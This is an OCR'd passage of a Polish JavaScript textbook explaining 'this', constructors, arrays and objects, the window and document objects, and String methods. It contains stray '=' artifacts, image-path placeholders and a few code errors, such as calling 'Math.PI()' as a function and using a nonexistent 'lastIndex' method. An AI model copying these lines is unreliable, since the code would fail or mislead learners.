  this.rooms = rooms;
  this.booked = booked;
  this.checkAvailability = function() {
    return this.rooms - this.booked;
  };
}
var quayHotel = new Hotel('Quay', 40, 25);
var parkHotel = new Hotel('Park', 120, 77);
```

SŁOWO KLUCZOWE THIS

Słowo kluczowe `this` jest powszechnie używane w funkcjach i obiektach. Miejsce zadeklarowania funkcji ma wpływ na znaczenie `this`. To słowo kluczowe zawsze odwołuje się do jednego obiektu, najczęściej tego, w którym operuje funkcja.

FUNKCJA W ZAKRESIE GLOBALNYM

Kiedy funkcja jest utworzona na najwyższym poziomie skryptu (to znaczy nie wewnątrz innego obiektu lub funkcji), to znajduje się w **zakresie globalnym**, inaczej zwanym **kontekstem globalnym**.

Domyślnie obiektem w kontekście globalnym jest `window`, więc użycie słowa kluczowego `this` wewnątrz funkcji w kontekście globalnym odnosi się do obiektu `window`.

W poniższym fragmencie kodu słowo kluczowe `this` zostało użyte w celu zwrócenia właściwości obiektowi `window` (przedstawione tutaj właściwości zobaczysz znów w podrozdziale „Obiektowy model przeglądarki internetowej — obiekt window").

```
function windowSize() {
  var width = this.innerWidth;
  var height = this.innerHeight;
  return [height, width];
}
```

W tle słowo kluczowe `this` jest odniesieniem do obiektu, w którym została utworzona dana funkcja.

ZMIENNE GLOBALNE

Wszystkie zmienne globalne również stają się właściwościami obiektu `window`. Kiedy funkcja działa w kontekście globalnym, za pomocą obiektu `window` można uzyskać dostęp do zmiennych globalnych, a także pozostałych właściwości wymienionego obiektu.

Poniżej przedstawiono funkcję `showWidth()` działającą w zakresie globalnym. Polecenie `this.width` odwołuje się do zmiennej `width`:

```
var width = 600;
var shape = {width: 300};

var showWidth = function() {
  document.write(this.width);
};

showWidth();
```

Przedstawiona powyżej funkcja wyświetli na stronie wartość 600 (używając do tego metody `write()` obiektu `document`).

Jak możesz zobaczyć, znaczenie `this` zmienia się w zależności od sytuacji. Nie przejmuj się, jeśli nie wszystko przedstawione na tych dwóch stronach jest od razu jasne. Kiedy zaczniesz tworzyć funkcje i obiekty, zaprezentowane tutaj koncepcje staną się zrozumiałe. Jeżeli `this` nie zwraca oczekiwanej wartości, informacje przedstawione tutaj mogą okazać się pomocne w znalezieniu właściwego rozwiązania.

Warto jeszcze wspomnieć o jednym scenariuszu — zagnieżdżeniu funkcji wewnątrz innej funkcji. Taka sytuacja zdarza się w znacznie bardziej skomplikowanych skryptach, ale wówczas wartość `this` może się zmieniać (w zależności od używanej przeglądarki internetowej). Potencjalnym rozwiązaniem jest przechowywanie wartości `this` w zmiennej utworzonej w pierwszej funkcji, a następnie użycie w funkcji potomnej nazwy tej zmiennej zamiast `this`.

METODA OBIEKTU

Kiedy funkcja jest definiowana *wewnątrz* obiektu, staje się metodą. W przypadku metody `this` odnosi się do obiektu zawierającego tę metodę.

W przedstawionym poniżej przykładzie metoda `getArea()` jest zdefiniowana wewnątrz obiektu `shape`, a więc `this` odnosi się do obiektu `shape` zawierającego tę metodę:

```
var shape = {
  width: 600,
  height: 400,
  getArea: function() {
    return this.width * this.height;
  }
};
```

Ponieważ słowo kluczowe `this` odwołuje się do obiektu `shape`, odpowiada poniższemu poleceniu:

```
return shape.width * shape.height;
```

Jeżeli tworzysz wiele obiektów za pomocą konstruktora obiektu (a poszczególne kształty mają różne wymiary), to `this` odwołuje się do poszczególnych egzemplarzy nowo tworzonych obiektów. Po wywołaniu metody `getArea()` nastąpi obliczenie wymiarów w konkretnym egzemplarzu obiektu.

FUNKCJA WYRAŻENIA JAKO METODA

Jeżeli nazwana funkcja zostanie zdefiniowana w zakresie globalnym, a następnie użyta jako metoda obiektu, to `this` odnosi się do obiektu, w którym znajduje się metoda.

W kolejnym przykładzie wykorzystujemy tę samą funkcję wyrażenia `showWidth()` co pokazana na stronie po lewej, ale przypisana jako metoda obiektu.

```
var width = 600;
var shape = {width: 300};

var showWidth = function() {
  document.write(this.width) ;
};

shape.getWidth = showWidth;
shape.getWidth();
```

Ostatni wiersz wskazuje, że funkcja `showWidth()` jest użyta jako metoda obiektu `shape`. Nazwa metody jest nieco inna: `getWidth()`.

Po wywołaniu metody `getWidth()` nawet pomimo użycia funkcji `showWidth()` słówko `this` odwołuje się do obiektu `shape`, a nie kontekstu globalnego (`this.width` odwołuje się do właściwości `width` obiektu `shape`). Dlatego też na stronie zostanie wyświetlona wartość 300.

PRZYPOMNIENIE SPOSOBÓW PRZECHOWYWANIA DANYCH

W języku JavaScript dane są przedstawiane w postaci par nazwa-wartość. Aby zorganizować dane, można użyć tablicy lub obiektu i grupować zbiór powiązanych ze sobą wartości. W tablicach i obiektach nazwa jest określana również mianem klucza.

ZMIENNE

Zmienna ma tylko jeden klucz (swoją nazwę) oraz jedną wartość.

Nazwy zmiennych są oddzielone od wartości znakiem równości (jest to operator przypisania):

```
var hotel = 'Quay';
```

Aby pobrać wartość zmiennej, należy użyć jej nazwy:

```
// Poniższe polecenie pobierze wartość Quay:
hotel;
```

Kiedy zmienna została zadeklarowana, ale nie przypisano jej wartości, to wartością jest undefined.

Jeżeli słowo kluczowe var nie zostanie użyte, to zmienna będzie zadeklarowana w zakresie globalnym (zawsze powinieneś korzystać z tego słowa kluczowego).

TABLICE

Tablice mogą przechowywać wiele elementów informacji. Poszczególne elementy są rozdzielone przecinkami. Kolejność wartości ma znaczenie, ponieważ każdemu elementowi tablicy jest przypisany numer (nazywany indeksem).

Wartości w tablicy są podawane w nawiasie kwadratowym i rozdzielone przecinkami:

```
var hotels = [
  'Quay',
  'Park',
  'Beach',
  'Bloomsbury'
]
```

Każdy element tablicy można potraktować jako kolejną parę klucz-wartość. Klucz jest numerem indeksu, podczas gdy wartości są podane na liście rozdzielonej przecinkami.

Aby pobrać element, należy użyć jego indeksu:

```
// Poniższe polecenie pobierze wartość Park:
hotels[1];
```

Jeżeli klucz jest liczbą, to w celu pobrania wartości klucza trzeba go umieścić w nawiasie kwadratowym.

Ogólnie rzecz ujmując, tablice to jedyna konstrukcja, w której klucze będą liczbami.

Uwaga: to przypomnienie dotyczy sposobów przechowywania danych. W tablicy nie można przechowywać reguł wskazujących sposobu wykonania zadania. Tego rodzaju informacje mogą być przechowywane w funkcji lub w metodzie.

Jeżeli dostęp do elementów chcesz uzyskać za pomocą nazwy właściwości lub klucza, to użyj obiektu (pamiętaj, że każdy klucz w obiekcie musi być unikalny). Jeżeli kolejność elementów ma znaczenie — użyj tablicy.

POSZCZEGÓLNE OBIEKTY

Obiekty przechowują pary klucz-wartość. Mogą to być właściwości (zmienne) lub metody (funkcje).

W przeciwieństwie do tablicy kolejność par nie ma znaczenia. Dostęp do wartości odbywa się przez jej klucz.

Właściwości i metody obiektu są w notacji literału obiektu podawane w nawiasie klamrowym:

```
var hotel = {
   name: 'Quay',
   rooms: 40
};
```

Obiekty tworzone za pomocą notacji literału są dobre w następujących sytuacjach:

- kiedy przechowujesz lub przekazujesz dane między aplikacjami;
- w obiektach globalnych lub konfiguracyjnych, które powodują ustawienie informacji dla danej strony.

Aby uzyskać dostęp do właściwości lub metod obiektu, należy wykorzystać notację z użyciem kropki:

```
// Poniższe polecenie pobierze wartość Quay:
hotel.name;
```

WIELE OBIEKTÓW

Kiedy zachodzi potrzeba utworzenia wielu obiektów na tej samej stronie, należy użyć konstruktora w celu dostarczenia szablonu obiektu.

```
function Hotel(name, rooms) {
  this.name = name;
  this.rooms = rooms;
}
```

Następnie utworzenie egzemplarza obiektu odbywa się za pomocą słowa kluczowego new i wywołania funkcji konstruktora.

```
var hotel1 = new Hotel('Quay', 40);
var hotel2 = new Hotel('Park', 120);
```

Obiekty tworzone za pomocą konstruktora są dobre w następujących sytuacjach:

- na stronie internetowej masz dużo obiektów charakteryzujących się podobną funkcjonalnością (na przykład wiele pokazów slajdów, odtwarzaczy multimedialnych, postaci w grze itd.);
- skomplikowane obiekty mogą być nieużywane w kodzie.

Aby uzyskać dostęp do właściwości lub metod obiektu, należy wykorzystać notację z użyciem kropki:

```
// Poniższe polecenie pobierze wartość Park:
hotel2.name;
```

TABLICA JEST OBIEKTEM

Tablica to w rzeczywistości specjalnego typu obiekt. Przechowuje zbiór powiązanych ze sobą par klucz-wartość (podobnie jak wszystkie obiekty), ale kluczem poszczególnych wartości jest numer ich kluczy.

Jak mogłeś zobaczyć w rozdziale 2., w podrozdziale „Wartości w tablicy", tablica ma właściwość `length` wskazującą liczbę przechowywanych elementów. W rozdziale 12. dowiesz się, że tablica ma także wiele użytecznych metod.

OBIEKT

WŁAŚCIWOŚĆ	OBIEKT
room1	420
room2	460
room3	230
room4	620

Tutaj koszt wynajęcia pokoju hotelowego jest przechowywany w obiekcie. W przykładzie wymieniono cztery pokoje, a koszt wynajęcia każdego z nich jest właściwością obiektu:

```
costs = {
  room1: 420,
  room2: 460,
  room3: 230,
  room4: 620
};
```

TABLICA

NUMER INDEKSU	WARTOŚĆ
0	420
1	460
2	230
3	620

Tutaj te same dane przedstawiono w postaci tablicy. Zamiast nazw właściwości mamy numery indeksów:

```
costs = [420, 460, 230, 620];
```

TABLICA OBIEKTÓW I OBIEKTY W TABLICY


Istnieje możliwość łączenia tablic i obiektów w celu utworzenia = skomplikowanych struktur danych. Tablica może przechowywać serię = obiektów (i pamiętać ich kolejność). Z kolei obiekt może zawierać tablice = (jako wartości jego właściwości).

W obiekcie kolejność występowania właściwości nie ma znaczenia. Natomiast w tablicy numery = indeksów wskazują kolejność właściwości. Więcej przykładów tego rodzaju struktur danych poznasz = w rozdziale 12.

TABLICE W OBIEKCIE

Właściwość dowolnego obiektu może przechowywać tablicę. Po lewej stronie widać, że każde poszczególne = składowe rachunku w hotelu są = przechowywane oddzielnie w tablicy. = Aby uzyskać dostęp do pierwszego = elementu składowego rachunku dla = pokoju `room1`, należy użyć poniższego = polecenia:

```
costs.room1.items[0];
```



OBIEKTY W TABLICY

Wartością dowolnego elementu tablicy może być obiekt (zapisany za pomocą = składni literału obiektu). W omawianym przykładzie w celu uzyskania = dostępu do rachunku za telefon = w pokoju `room3` należy użyć poniższego = polecenia:

```
costs[2].phone;
```

CO TO SĄ OBIEKTY WBUDOWANE?

Przeglądarka internetowa jest dostarczana wraz z zestawem wbudowanych = obiektów przedstawiających na przykład okno przeglądarki i aktualnie = wyświetlaną przez nie stronę internetową. Wspomniane wbudowane obiekty działają w charakterze zestawu narzędziowego pozwalającego na tworzenie = interaktywnych stron internetowych.

Obiekty tworzone przez *Ciebie* zwykle będą = odpowiadać *Twoim* potrzebom. Takie obiekty = modelują używane w nich dane lub zawierają = funkcje wymagane przez skrypt. Z kolei wbudowane obiekty zawierają funkcjonalność najczęściej = wymaganą w większości skryptów.

Gdy strona internetowa zostaje wczytana = w przeglądarce, obiekty są gotowe — można = wykorzystać je w skryptach.

Wbudowane obiekty pomagają w pobraniu = różnorodnych informacji, takich jak szerokość = okna przeglądarki internetowej, zawartość = głównego nagłówka na stronie, a także wielkość = tekstu wprowadzonego przez użytkownika w polu = formularza sieciowego.

Dostęp do właściwości i metod uzyskujesz z wykorzystaniem notacji z użyciem kropki, podobnie = jak w przypadku dostępu do właściwości i metod = samodzielnie utworzonego obiektu.

Pierwszym zadaniem jest ustalenie, jakie są = dostępne narzędzia. Możesz wyobrazić sobie, = że Twój nowy zestaw narzędziowy składa się = z trzech składników:

1

OBIEKTOWY MODEL PRZEGLĄDARKI INTERNETOWEJ.

Ten model zawiera obiekty przedstawiające bieżące okno lub kartę przeglądarki internetowej. Oferuje dostęp = do obiektów określających rzeczy takie jak historia przeglądarki = i ekran urządzenia.

2

OBIEKTOWY MODEL DOKUMENTU.

Ten model używa obiektów do utworzenia bieżącej strony = internetowej. Nowy obiekt jest tworzony dla każdego elementu = (i poszczególnych sekcji tekstu na stronie).

3

GLOBALNE OBIEKTY JAVASCRIPT.

Te obiekty przedstawiają rzeczy, których modele muszą być utworzone = przez język JavaScript. Na przykład istnieje obiekt pracujący jedynie = z datą i godziną.

CO ZOSTANIE OMÓWIONE W TEJ CZĘŚCI ROZDZIAŁU?

Wcześniej dowiedziałeś się, jak uzyskać dostęp do = właściwości i metod obiektu. Poniżej przedstawiono więc cel tej części rozdziału:

- omówienie dostępnych wbudowanych obiektów;
- omówienie przeznaczenia ich najważniejszych = właściwości i metod.

W pozostałej części rozdziału znajdzie się kilka = dodatkowych przykładów, aby pokazać sposób = użycia wbudowanych obiektów. Następnie = w pozostałej części książki zobaczysz wiele praktycznych przykładów wykorzystania wbudowanych = obiektów w różnego rodzaju sytuacjach.

CO TO JEST MODEL OBIEKTOWY?

Dowiedziałeś się, że obiekt może być użyty do tego, aby można było utworzyć na podstawie = danych model pewnej rzeczy pochodzącej = ze świata rzeczywistego.

Model obiektowy to grupa obiektów, z których = każdy przedstawia powiązane rzeczy pochodzące = ze świata rzeczywistego. Razem tworzą model czegoś znacznie większego.

Dwie strony wcześniej dowiedziałeś się, że tablica = może przechowywać zbiór obiektów. Ponadto = właściwością obiektu może być tablica. Istnieje = również możliwość, że właściwością obiektu = będzie inny obiekt. Kiedy obiekt jest zagnieżdżony w innym obiekcie, nazywany go obiektem = potomnym.

TRZY GRUPY WBUDOWANYCH OBIEKTÓW

UŻYCIE WBUDOWANYCH OBIEKTÓW

Trzy zestawy wbudowanych obiektów oferują różnego rodzaju narzędzia pomagające w tworzeniu skryptów dla stron internetowych.

Rozdział 5. został poświęcony obiektowemu modelowi dokumentu, ponieważ model ten jest wymagany w celu uzyskania dostępu do zawartości strony internetowej i jej uaktualniania.

Pozostałe dwa zestawy obiektów będą wprowadzone w tym rozdziale, a przykłady ich użycia znajdziesz w pozostałej części książki.


W tej książce dowiesz się, jak używać wbudowanych obiektów oraz jakiego rodzaju informacje możesz z nich pobrać. Ponadto przedstawione będą przykłady użycia wielu ich najpopularniejszych funkcji.

Na pewno nie ma tutaj wystarczającej ilości miejsca na dokładne omówienie wszystkich obiektów w poszczególnych modelach. Jednak na stronie *http://javascriptbook.com/extras/* znajdziesz listę odnośników do zasobów znajdujących się w internecie.

OBIEKTOWY MODEL PRZEGLĄDARKI INTERNETOWEJ

Obiektowy model przeglądarki internetowej tworzy model dla okna lub karty przeglądarki internetowej.

Na samej górze modelu znajduje się obiekt `window` przedstawiający bieżące okno lub kartę przeglądarki internetowej. Jego obiekty potomne przedstawiają pozostałe funkcje przeglądarki.



PRZYKŁADY

Metoda `print()` obiektu `window` spowoduje wyświetlenie przez przeglądarkę internetową okna dialogowego dotyczącego wydruku:

```
window.print();
```

Właściwość `width` obiektu `screen` pozwoli na ustalenie wyrażonej w pikselach szerokości ekranu urządzenia:


```
window.screen.width;
```

Do obiektu `window` powrócimy w podrozdziale „Obiektowy model przeglądarki internetowej — obiekt window", na której poznasz pewne właściwości obiektów `screen` i `history`.

OBIEKTOWY MODEL DOKUMENTU

Obiektowy model dokumentu (ang. *document object model* — DOM) tworzy model dla bieżącej strony internetowej.

Na samej górze modelu znajduje się obiekt `document`, który przedstawia stronę jako całość. Jego obiekty potomne przedstawiają inne elementy znajdujące się na stronie.



GLOBALNE OBIEKTY JAVASCRIPT

Globalne obiekty JavaScript nie tworzą pojedynczego modelu. To jest grupa poszczególnych obiektów powiązanych z różnymi częściami języka JavaScript.

Nazwy obiektów globalnych zwykle zaczynają się od dużej litery, na przykład `String` lub `Date`.

Wymienione poniżej obiekty przedstawiają podstawowe typy danych:

STRING	**Do pracy z wartościami w postaci ciągów tekstowych**
NUMBER	**Do pracy z wartościami w postaci liczb**
BOOLEAN	**Do pracy z wartościami w postaci wartości boolowskich**

Wymienione poniżej obiekty pomagają w pracy z koncepcjami znanymi ze świata rzeczywistego:

DATE	**Do przedstawienia i pracy z datami**
MATH	**Do pracy z liczbami i przeprowadzania obliczeń**
REGEX	**W celu dopasowywania wzorców w ciągach tekstowych**

PRZYKŁADY

Metoda `getElementById()` obiektu `document` powoduje pobranie elementu na podstawie wartości jego atrybutu `id`:

```
document.getElementById('one');
```

Właściwość `lastModified` obiektu `document` podaje datę ostatniej modyfikacji strony:

```
document.lastModified;
```

Do obiektu `document` powrócimy w podrozdziale „Obiektowy model dokumentu — obiekt document", natomiast szczegółowe omówienie modelu DOM znajdziesz w rozdziale 5.

PRZYKŁADY

Metoda `toUpperCase()` obiektu `String` powoduje zmianę na duże wszystkich liter we wskazanej zmiennej:

```
hotel.toUpperCase();
```

Właściwość `PI` obiektu `Math` zwraca wartość pi:

```
Math.PI();
```

Do obiektów `String`, `Number`, `Date` i `Math` wrócimy w dalszej części rozdziału.

OBIEKTOWY MODEL PRZEGLĄDARKI INTERNETOWEJ — OBIEKT WINDOW

Obiekt `window` przedstawia bieżące okno lub kartę przeglądarki internetowej. Obiekt ten znajduje się na samej górze obiektowego modelu przeglądarki i zawiera inne obiekty dostarczające informacje o niej.

Poniżej przedstawiono wybrane właściwości i metody obiektu `window`. Znajdziesz tutaj także pewne właściwości obiektów `screen` i `history` (będących obiektami potomnymi obiektu `window`).

WŁAŚCIWOŚĆ	OPIS
`window.innerHeight`	Wyrażona w pikselach wysokość okna (wyłączając interfejs użytkownika w przeglądarce internetowej).
`window.innerWidth`	Wyrażona w pikselach szerokość okna (wyłączając interfejs użytkownika w przeglądarce internetowej).
`window.pageXOffset`	Wyrażona w pikselach odległość, o jaką dokument został przewinięty w poziomie.
`window.pageYOffset`	Wyrażona w pikselach odległość, o jaką dokument został przewinięty w pionie.
`window.screenX`	Wyrażona w pikselach współrzędna X wskaźnika względem lewego górnego rogu ekranu.
`window.screenY`	Wyrażona w pikselach współrzędna Y wskaźnika względem lewego górnego rogu ekranu.
`window.location`	Bieżący adres URL obiektu `window` (lub ścieżka dostępu do pliku lokalnego).
`window.document`	Odniesienie do obiektu `document`, który jest używany w celu przedstawienia bieżącej strony wyświetlonej w oknie przeglądarki internetowej.
`window.history`	Odniesienie do obiektu `history` dla okna lub karty przeglądarki internetowej. Obiekt zawiera informacje szczegółowe o stronach odwiedzonych w tym oknie lub karcie.
`window.history.length`	Liczba elementów znajdujących się w obiekcie `history` dla tego okna lub karty przeglądarki internetowej.
`window.screen`	Odniesienie do obiektu `screen`.
`window.screen.width`	Uzyskanie dostępu do obiektu `screen` oraz wyszukanie wyrażonej w pikselach wartości właściwości `width`.
`window.screen.height`	Uzyskanie dostępu do obiektu `screen` oraz wyszukanie wyrażonej w pikselach wartości właściwości `height`.

METODA	OPIS
`window.alert()`	Wyświetla okno dialogowe wraz z komunikatem (użytkownik musi kliknąć przycisk *OK*, aby je zamknąć).
`window.open()`	Otwiera nowe okno przeglądarki internetowej wraz ze stroną o adresie URL wskazanym jako parametr. (Jeżeli w przeglądarce zainstalowano oprogramowanie chroniące przed wyświetlaniem reklam, rozwiązanie to może nie działać).
`window.print()`	Metoda informuje przeglądarkę internetową, że użytkownik chce wydrukować zawartość bieżącej strony. (Metoda działa tak, jakby użytkownik wybrał opcję wydruku w interfejsie użytkownika przeglądarki internetowej).

UŻYCIE OBIEKTOWEGO MODELU PRZEGLĄDARKI INTERNETOWEJ

Poniżej przedstawiono dane dotyczące przeglądarki internetowej, które zostały pobrane z obiektu `window` oraz jego obiektów potomnych, przechowywane w zmiennej o nazwie `msg` i wyświetlone na stronie. Operator `+=` powoduje umieszczenie nowych danych przypisanych na końcu zmiennej `msg`.

1. Dwie właściwości obiektu `window`, czyli `innerWidth` i `innerHeight`, dostarczają informacje o szerokości i wysokości okna przeglądarki internetowej.

2. Obiekty potomne są przechowywane jako właściwości ich obiektów nadrzędnych. W celu uzyskania do nich dostępu wykorzystywana jest notacja z użyciem kropki, podobnie jak w przypadku dostępu do innej dowolnej właściwości obiektu.

Aby uzyskać dostęp do właściwości obiektu potomnego, używana jest kolejna kropka umieszczana między nazwą obiektu potomnego i jego właściwością, na przykład `window.history.length`.

3. Wybrany zostaje element, którego wartością atrybutu `id` jest `info`. Utworzony w zmiennej `msg` komunikat zostaje wyświetlony na stronie.

W rozdziale 5., w podrozdziale „Ataki typu XSS", znajdziesz informacje dotyczące użycia właściwości `innerHTML`. Warto się z nimi zapoznać, ponieważ nieprawidłowe użycie `innerHTML` wiąże się z niebezpieczeństwem.


4. Metoda `alert()` obiektu `window` została użyta w celu wyświetlenia okna dialogowego na ekranie. To okno nazywamy **komunikatem**. Wprawdzie użyta metoda należy do obiektu `window`, ale możesz spotkać się z jej zastosowaniem jako metody samodzielnej, ponieważ obiekt `window` jest traktowany jako domyślny, gdy żaden nie zostanie wskazany. (Kiedyś metoda `alert()` była używana w celu wyświetlania ostrzeżeń użytkownikom. Obecnie mamy znacznie lepsze sposoby wyświetlania informacji użytkownikom).

JAVASCRIPT

c03/js/window-object.js

```
① var msg = '<h2>okno przeglądarki</h2><p>szerokość: ' + window.innerWidth + '</p>';=
  msg += '<p>wysokość: ' + window.innerHeight + '</p>';
② msg += '<h2>historia</h2><p>elementy: ' + window.history.length + '</p>';
  msg += '<h2>ekran</h2><p>szerokość: ' + window.screen.width + '</p>';
  msg += '<p>wysokość: ' + window.screen.height + '</p>';
③ var el = document.getElementById('info');
  el.innerHTML = msg;
④ alert('Bieżąca strona: ' + window.location);
```

WYNIK



OBIEKTOWY MODEL DOKUMENTU — OBIEKT DOCUMENT

Na samej górze obiektowego modelu dokumentu (model DOM) znajduje się obiekt `document`. Przedstawia on bieżącą stronę wczytaną w oknie lub karcie przeglądarki internetowej. Obiekty potomne obiektu `document` będą przedstawione w rozdziale 5.

Poniżej wymieniono wybrane właściwości obiektu `document` dostarczające informacje o bieżącej stronie.

Jak zobaczysz w rozdziale 5., model DOM tworzy obiekt dla każdego elementu strony.

WŁAŚCIWOŚĆ	OPIS
`document.title`	Tytuł bieżącego dokumentu
`document.lastModified=`	Data ostatniej modyfikacji dokumentu
`document.URL`	Ciąg tekstowy zawierający adres URL bieżącego dokumentu
`document.domain`	Domena bieżącego dokumentu

Model DOM ma istotne znaczenie podczas uzyskiwania dostępu do modyfikacji zawartości bieżącej strony internetowej.

Poniżej wymieniono kilka metod przeznaczonych do pobierania i uaktualniania zawartości strony.

METODA	OPIS
`document.write()`	Umieszczenie tekstu w dokumencie — zapoznaj się z ograniczeniami wymienionymi w rozdziale 5., w podrozdziale „Porównanie technik — uaktualnienie zawartości HTML”.
`document.getElementById()`	Zwraca element, o ile istnieje element, którego wartość atrybutu `id` zostanie dopasowana — dokładne omówienie tej metody znajdziesz w rozdziale 5., w podrozdziale „Pobranie elementu na podstawie wartości atrybutu id”.
`document.querySelectorAll()`	Zwraca listę elementów dopasowujących selektor CSS podany jako parametr — patrz rozdział 5., podrozdział „Pobranie elementu na podstawie selektora CSS”.
`document.createElement()`	Tworzy nowy element — patrz rozdział 5., podrozdział „Dodanie elementów za pomocą operacji na modelu DOM”.
`document.createTextNode()`	Tworzy nowy tekst — patrz rozdział 5., podrozdział „Dodanie elementów za pomocą operacji na modelu DOM”.

UŻYCIE OBIEKTOWEGO MODELU DOKUMENTU

W poniższym przykładzie = pobierane są informacje o stronie, które następnie zostają = umieszczone w stopce.

1. Informacje szczegółowe = o stronie są pobrane z właściwości obiektu `document`.

Wspomniane informacje szczegółowe zostają umieszczone = w zmiennej o nazwie `msg` wraz = z kodem znaczników HTML = przeznaczonym do ich wyświetlenia. Ponownie jest używany = operator += w celu dodania = nowej wartości do istniejącej = zawartości zmiennej `msg`.

2. Z użyciem metody = `getElementById()` obiektu = `document` spotkałeś się już = w kilku wcześniejszych = przykładach. Metoda = wybiera element na stronie = na podstawie wartości jego = atrybutu `id`. Dokładniejsze = omówienie wymienionej metody = znajdziesz w rozdziale 5., = w podrozdziale „Pobranie = elementu na podstawie wartości = atrybutu id".

JAVASCRIPT c03/js/document-object.js

```
① var msg = '<p><b>tytuł strony: </b>' + document.title + '<br />';=
  msg += '<b>adres strony: </b>' + document.URL + '<br />';
  msg += '<b>ostatnia modyfikacja: </b>' + document.lastModified + '</p>';

② var el = document.getElementById('footer');
  el.innerHTML = msg;
```

WYNIK

W rozdziale 5., w podrozdziale = „Ataki typu XSS", znajdziesz = informacje dotyczące użycia = właściwości `innerHTML`. = Warto się z nimi zapoznać, = ponieważ nieprawidłowe użycie = `innerHTML` wiąże się z niebezpieczeństwem.

Jeżeli wyświetlisz stronę = lokalnie zamiast z serwera = WWW, adres URL będzie = wyglądał zupełnie inaczej. = Wtedy będzie zaczynał się od = `file:///` zamiast od `http://`.

OBIEKTY GLOBALNE — OBIEKT STRING

W przypadku wartości będącej ciągiem tekstowym można użyć właściwości i metody obiektu `String`. W omawianym przykładzie zmienna zawiera wartość `Home sweet home`.

```
var saying = 'Home sweet home ';
```

Wymienione tutaj właściwości i metody są bardzo często używane podczas pracy z tekstem przechowywanym w zmiennych lub obiektach.

Na stronie po prawej zwróć uwagę na fakt, że po nazwie zmiennej (`saying`) znajduje się kropka, a następnie demonstrowana właściwość lub metoda (podobnie jak w przypadku nazwy obiektu, po której znajduje się kropka i właściwość lub metoda obiektu).

Dlatego też obiekt `String` jest nazywany zarówno **obiektem globalnym** (działa w każdym miejscu skryptu), jak i **obiektem opakowania**, ponieważ działa w charakterze opakowania dla dowolnej wartości będącej ciągiem tekstowym. Oznacza to, że właściwości i metody obiektu `String` można wykorzystać dla dowolnej wartości będącej ciągiem tekstowym.

Właściwość `length` zlicza „jednostki kodu" w ciągu tekstowym. W większości przypadków jeden znak zajmuje tylko jedną jednostkę kodu; większość programistów stosuje tę właściwość w taki właśnie sposób. Zdarzają się sytuacje, gdy znak może zająć dwie jednostki kodu.

WŁAŚCIWOŚĆ	OPIS
`length`	W większości przypadków zwraca liczbę znaków znajdujących się w ciągu tekstowym (patrz uwaga na dole strony).

METODA	OPIS
`toUpperCase()`	Zmienia na duże znaki w ciągu tekstowym.
`toLowerCase()`	Zmienia na małe znaki w ciągu tekstowym.
`charAt()`	Pobiera numer indeksu jako parametr, a następnie zwraca znak znajdujący się we wskazanym położeniu.
`indexOf()`	Zwraca numer indeksu pierwszego znaku lub zbioru znaków w danym ciągu tekstowym.
`lastIndexOf()`	Zwraca numer indeksu ostatniego znaku lub zbioru znaków w danym ciągu tekstowym.
`substring()`	Zwraca znaki znalezione między dwoma indeksami, przy czym znak znajdujący się w położeniu wskazywanym przez pierwszy indeks jest dołączony, natomiast znak wskazywany przez drugi indeks nie jest dołączony.
`split()`	Po podaniu znaku metoda powoduje podział ciągu tekstowego w każdym miejscu wystąpienia danego znaku, a następnie poszczególne elementy przechowuje w tablicy.
`trim()`	Usuwa znaki odstępu na początku i końcu ciągu tekstowego.
`replace()`	Działa podobnie jak funkcja typu „znajdź i zamień". Pobiera wartość do znalezienia oraz wartość zastępującą (domyślnie zastąpienie wartości następuje tylko dla pierwszego znalezionego dopasowania).

Każdy znak w ciągu tekstowym automatycznie otrzymuje numer = nazywaną **numerem indeksu**. Podobnie jak w przypadku tablicy, = numery indeksu rozpoczynają się od zera, a nie od jednego.

PRZYKŁAD		WYNIK
`saying.length;`	Home sweet home	16

PRZYKŁAD		WYNIK
`saying.toUpperCase();`	Home sweet home	'HOME SWEET HOME '
`saying.toLowerCase();`	Home sweet home	'home sweet home '
`saying.charAt(12);`	Home sweet home	'o'
`saying.indexOf('ee');`	Home sweet home	7
`saying.lastIndex('e');`	Home sweet home	14
`saying.substring(8,14);`	Home sweet home	'et hom'
`saying.split(' ');`	Home sweet home	['Home', 'sweet', 'home', '']=
`saying.trim();`	Home sweet home	'Home sweet home'
`saying.replace('me','w');`	Home sweet home	'How sweet home '

PRACA Z CIĄGIEM TEKSTOWYM

W tym przykładzie zademonstrowano właściwość `length` oraz wiele metod obiektu `String` wymienionych na poprzedniej stronie.

1. Przykład rozpoczyna się od przypisania wartości `"Home sweet home "` zmiennej o nazwie `saying`.

2. W kolejnych wierszach kod podaje liczbę znaków ciągu tekstowego określoną za pomocą właściwości `length` obiektu `String` i przechowuje ją w zmiennej `msg`.

